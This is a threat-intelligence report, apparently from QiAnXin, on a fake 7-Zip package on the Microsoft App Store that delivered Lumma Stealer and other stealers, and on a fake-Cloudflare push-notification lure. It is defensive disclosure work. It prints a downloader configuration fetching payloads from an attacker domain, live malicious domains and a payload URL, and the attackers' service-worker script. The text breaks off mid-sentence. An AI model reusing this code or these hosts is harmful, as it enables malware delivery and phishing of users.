UTG-Q-003: Supply Chain Poisoning of 7ZIP on the Microsoft App Store


返回 TI 主页

RESEARCH


数 据 驱 动 安 全

Overview


QiAnXin Threat Intelligence Center discovered an unusual behavior during routine endpoint operations, where a process named WindowsPackageManagerServer, through complex operations, eventually initiated the undetected Lumma Stealer. We promptly initiated an investigation and ultimately found the corresponding malicious installation package on the Microsoft App Store, presenting itself as the Russian version of the 7Zip software. Our tests confirmed that the official 7ZIP installation program was not available on the Microsoft App Store. However, the malicious installation package would appear when users searched for keywords related to "7z."



We immediately reported the situation to Microsoft, and as of now, the malicious software has been removed from the Microsoft App Store. The timeline of the report is as follows:




Upon tracing, we found that this installation package first appeared in January 2023 and evaded detection for almost a year. Internally, we named this group UTG-Q-003 and publicly disclosed the details of the incident and IOCs to the open-source community for analysis and investigation by fellow security vendors.



Attack Chain

It remains unclear how the attackers managed to upload the malicious installation package to the Microsoft App Store. According to QiAnXin's big data platform, the earliest download of the 7z-soft software occurred on March 17, 2023. The execution chain is as follows:



JPHP is an open-source project that uses the Java virtual machine to execute PHP code, compiling PHP source code into Java bytecode and running it inside the JVM. This results in effective evasion of detection. Attackers utilized the JPHP library function "jurl" to download subsequent payloads from a remote server.

```
    "file2": {
      "type": "bundle\\jurl\\jURLDownloader",
      "x": 128,
      "y": 96,
      "props": {
        "url": "",
        "threadCount": "4",
        "savePath": "%temp%",
        "selectSavePath": "0"
      }
    },
    "file1": {
      "type": "bundle\\jurl\\jURLDownloader",
      "x": 80,
      "y": 96,
      "props": {
        "url": "https://download7z-soft.xyz/soft.exe",
        "threadCount": "4",
        "savePath": "%temp%",
        "selectSavePath": "0"
      }
    }
  }
}
```

To maintain a prolonged evasion period, the attackers frequently updated payloads on their C2 server. We observed 2~3 soft.exe files with different MD5 hashes being requested daily. The primary goal was to steal various types of files, including txt, doc, rdp, key, wallet, seed, lnk, etc. The involved malware families were Redline Malware, Lumma Stealer, and Amadey.

Based on VirusTotal data, we observed that 7z-soft.exe had alternative download methods besides being delivered through the Microsoft App Store.

ITW Urls (2)

Scanned	Detections	Status	URL
2023-11-08	0 / 90	521	https://analiticaderetail.com/automaticity-definition-k.html
2023-02-01	0 / 90	200	http://deputadojoaodaniel.com.br/

The mentioned URLs are currently inaccessible. However, historical data reveals that after requesting the domain (“deputadojoaodaniel.com.br”), it redirected to a link hosted on cdn.discordapp.com.

HTTP Response

Final URL

https://cdn.discordapp.com/attachments/1070483927585800314/1070484773472043068/update.exe (Search URL)

Serving IP Address

172.67.155.107

Status Code

200

Body Length

49.25 MB


Body SHA-256

80642f03171d1d2ecc8b119b0e5085c3eefac698b7c9181b4c15ea4ae3e92276


Inspection of the historical HTML pages of both domains showed that they were WordPress websites, indicating that UTG-Q-003 likely invaded WordPress sites and used them as a springboard to store payloads and implement webpage redirection. This attack method is prevalent among Russian-speaking groups.

```
src="https://analiticaderetail.com/wp-content/themes/waverly/js/jquery.easing.1.3.js?ver=1.0" i
src="https://analiticaderetail.com/wp-content/themes/waverly/js/jquery.validate.min.js?ver=1.0"
src="https://analiticaderetail.com/wp-content/themes/waverly/js/smpixel-main.js?ver=1.0" id="wa
src="https://analiticaderetail.com/wp-content/themes/waverly/js/jquery.mb.YTPlayer.min.js?ver=5
src="https://analiticaderetail.com/wp-content/themes/waverly/js/jquery.vimelar.min.js?ver=5.9.5
src="https://analiticaderetail.com/wp-content/themes/waverly/js/jquery.vimeo.api.js?ver=5.9.5"
src="https://analiticaderetail.com/wp-content/themes/waverly/js/masonry.pkgd.min.js?ver=5.9.5"
src="https://analiticaderetail.com/wp-content/themes/waverly/js/instafeed.min.js?ver=5.9.5" id=
src='https://deputadojoaodaniel.com.br/wp-content/plugins/contact-form-7/includes/js/index.js?ver=
src='https://deputadojoaodaniel.com.br/wp-content/plugins/elementor-pro/assets/lib/smartmenus/jque
src='https://deputadojoaodaniel.com.br/wp-includes/js/imagesloaded.min.js?ver=4.1.4' id='imagesloa
src='https://deputadojoaodaniel.com.br/wp-content/plugins/elementor-pro/assets/js/webpack-pro.runt
```

In October, we detected a direct redirection from “analiticaderetail.com” to the “browserneedupdate.com” page. Our analysis indicated another attack chain by the attackers, involving a social engineering attack leveraging the Chrome browser's message push mechanism. The attack process is as follows:




Attackers have created a relatively realistic Cloudflare DDoS protection page, claiming that the domain is currently under a DDoS attack. Subsequently, a fake human verification dialog appears, enticing victims to click.




Upon clicking, a new page is launched, redirecting to the “brolink2s.site” domain and loading a JavaScript (JS) script. The JS script primarily functions to display notifications and lure victims into clicking the allow button.

```
'use strict';
var endpoint = 'https://broworker7s.com/id/';
self.addEventListener('install', function (event) {
  event.waitUntil(self.skipWaiting());
});
self.addEventListener('activate', function(event) {
    event.waitUntil(clients.claim());
});
self.addEventListener('push', function(event) {
    event.waitUntil(
        self.registration.pushManager.getSubscription()
            .then(function(subscription) {
                return fetch(endpoint + subscription.endpoint.split('/').pop() + '&ver=2')
                    .then(function(response) {
                        return response.json()
                            .then(function(data) {
                                return self.registration.showNotification(data.title, data.body);
                            });
                    });
            })
    );
});
self.addEventListener('notificationclick', function(event) {
    const target = event.notification.data.url;
    event.notification.close();
    event.waitUntil(clients.matchAll({
        type: 'window',
        includeUncontrolled: true
    }).then(function(clientList) {
        for (var i = 0; i < clientList.length; i++) {
            var client = clientList[i];
            if (client.url == target && 'focus' in client) {
                return client.focus();
            }
        }
        return clients.openWindow(target);
      })
  );
});
```

Once the victim chooses “allow” option, the website is added to Chrome's push notification list, enabling notifications applicable to every platform (MAC, Windows, Android).



Even if the victim's browser is closed, the attacker can still push relevant links through Windows notifications. The push effect is illustrated as follows:




We have observed a total of 10 domains redirecting to “browserneedupdate.com” from October to the present. The domain types include movie 